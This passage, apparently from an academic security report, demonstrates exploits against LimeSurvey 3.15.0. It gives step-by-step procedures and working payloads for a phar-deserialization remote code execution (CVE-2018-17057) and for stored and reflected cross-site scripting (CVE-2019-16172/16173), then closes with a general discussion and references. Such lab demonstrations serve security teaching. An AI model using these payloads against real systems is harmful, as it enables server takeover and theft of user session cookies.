
7. Download the exploit.jpg from <https://bugs.limesurvey.org/view.php?id=14670>



8. Go to "email templates" and upload the file exploit.jpg




9. Go to Overview> Display / Export> queXML PDF export> export




10. Insert the following HTML code in the "style" field


```
&lt;h1>pwned&lt;/h1>&lt;img  
src=&quot;phar:///upload/surveys/{SURVEYID}/files/exploit.jpg&quot;>
```






11. Click on the "queXML PDF export" button.



Results







2. CVE-2019-16173 and CVE-2019-16172: Cross Site Scripting

Description


The main reason for this vulnerability is the improper validation of inputs and outputs. However since this is a web application it is also possible to attack the users of the web application with JavaScript code, browser exploits or Trojan horses and also to perform unauthorized actions in the name of another logged-in user. For this demonstration, a JavaScript code is executed with the permission of the victim. Based on that a privilege escalation attack can be carried out to escalate privileges from an account with low privileges. Both the stored and the reflected Cross Site Scripting attacks are carried out by analysing this set of data.

Procedure

Stored XSS (CVE-2019-16172):

- The attacker should possess the required permissions to create a new survey group. Therefore in this instance, the information of the previously created account is used.

- Login to the system using the credentials created above.



- Then create a survey group with a JavaScript payload in the title, as:

test<svg/onload=alert(document.cookie)>

- Then the JavaScript code segment is executed as part of the "success" message, when the survey group is deleted by an admin user.

Reflected XSS (CVE-2019-16173):

- Since the 'surveyid' parameter is not filtered properly it is possible to get the present CSRF token cookie which comprises the CSRF token by running the code segment below.

http://\$host/index.php/admin/survey?mandatory=1&sid=xxx&surveyid=xxx%22%3E%3Cimg%20src=x%20onerror=%22alert(document.cookie)%22%3E&sa=listquestions&sort=question

- If the URL schema is configured differently the following payload works:

http://\$host/index.php?r=admin/survey&mandatory=1&sid=xxx&surveyid=xxx"><img%20src=x%20onerror="alert(document.cookie)">&sa=listquestions&sort=question

Overall Conclusion

Among the special methods adopted by different technological organisations and governments, surveying can be considered as one most greatest steps kept forward in order to reduce the negative impact done on the society by the implemented solutions. 'LimeSurvey' can be considered as one of the most significant solutions implemented to address this problem. But just like for all the other open source softwares, LimeSurvey also had to face attacks after attacks making it really difficult to use the same version for a long time. LimeSurvey consists of many assets that are vulnerable to various kinds of attacks on the system. It is really important to note that the reputation and the continuation of the organisation depends on how the assets related to the product are secured and protected. The most important information associated with LimeSurvey is the personal information of the users. This information group can expand starting from personal details, cookie information and may be even to individual sensitive information.

LimeSurvey can be considered as the world's number 1 web based online open source survey tool available in the market. The word web based itself is vulnerable to many hacker attacks. It is clear when the number of web based vulnerabilities explained in 'CVE database' on LimeSurvey is analysed. The most recent report on LimeSurvey is based on a vulnerability where the attackers were able to access a cookie value via a client-side script since LimeSurvey used an anti-CSRF cookie without the HttpOnly flag. Accessing the plugin manager without proper permissions, viewing/updating/deleting of reserved menu entries without proper permissions by the admin users, exposing the entire database through browser caching, stored and reflected cross site scripting attacks and sql injection attacks are of the major and popular attack types explained in reports based on LimeSurvey.

This report is completely based on the exploitation demonstration of CVE-2018-17057 and CVE-2019-16173/16172. According to CVE-2018-17057, LimeSurvey was vulnerable to decentralization of phar in TCPDF allowing remote code execution and according to CVE-2019-16173/16172, LimeSurvey is vulnerable to stored and reflected cross site scripting attacks which allows the attacker to insert JavaScript codes with the permissions of the user making it possible to escalate privileges from an account with low privileges. Further for the demonstration purposes LimeSurvey version 3.15.0+181008 is used as the open source software. Windows VM is used as the victim server and Kali linux is used as the attacker's machine. However based on the results it is clear that these vulnerabilities are true and these exploits are possible. But it is important to note that the latest version of LimeSurvey is completely patched blocking these possible attacks thereby ensuring the safety of the application to a certain extent.

References

<https://www.limesurvey.org/>

<https://en.m.wikipedia.org/wiki/LimeSurvey>

<https://www.limesurvey.com/>

https://www.cvedetails.com/vulnerability-list/vendor_id-6900/Limesurvey.html

<https://www.exploit-db.com/exploits/46634>

<https://www.cvedetails.com/cve/CVE-2018-17057/>

<https://www.secsignal.org/news/remote-code-execution-in-limesurvey-3-16-via-serialization-attack-in-tcpdf>

<https://packetstormsecurity.com/files/152200/TCPDF-6.2.19-Deserialization-Remote-Code-Execution.html>

<https://www.exploit-db.com/exploits/47386>

<https://nvd.nist.gov/vuln/detail/CVE-2019-16173>

<https://packetstormsecurity.com/files/154479/LimeSurvey-3.17.13-Cross-Site-Scripting.html>

<https://seclists.org/fulldisclosure/2019/Sep/22>

<https://www.cvedetails.com/cve/CVE-2019-16172/>

<https://bugs.limesurvey.org/view.php?id=14670>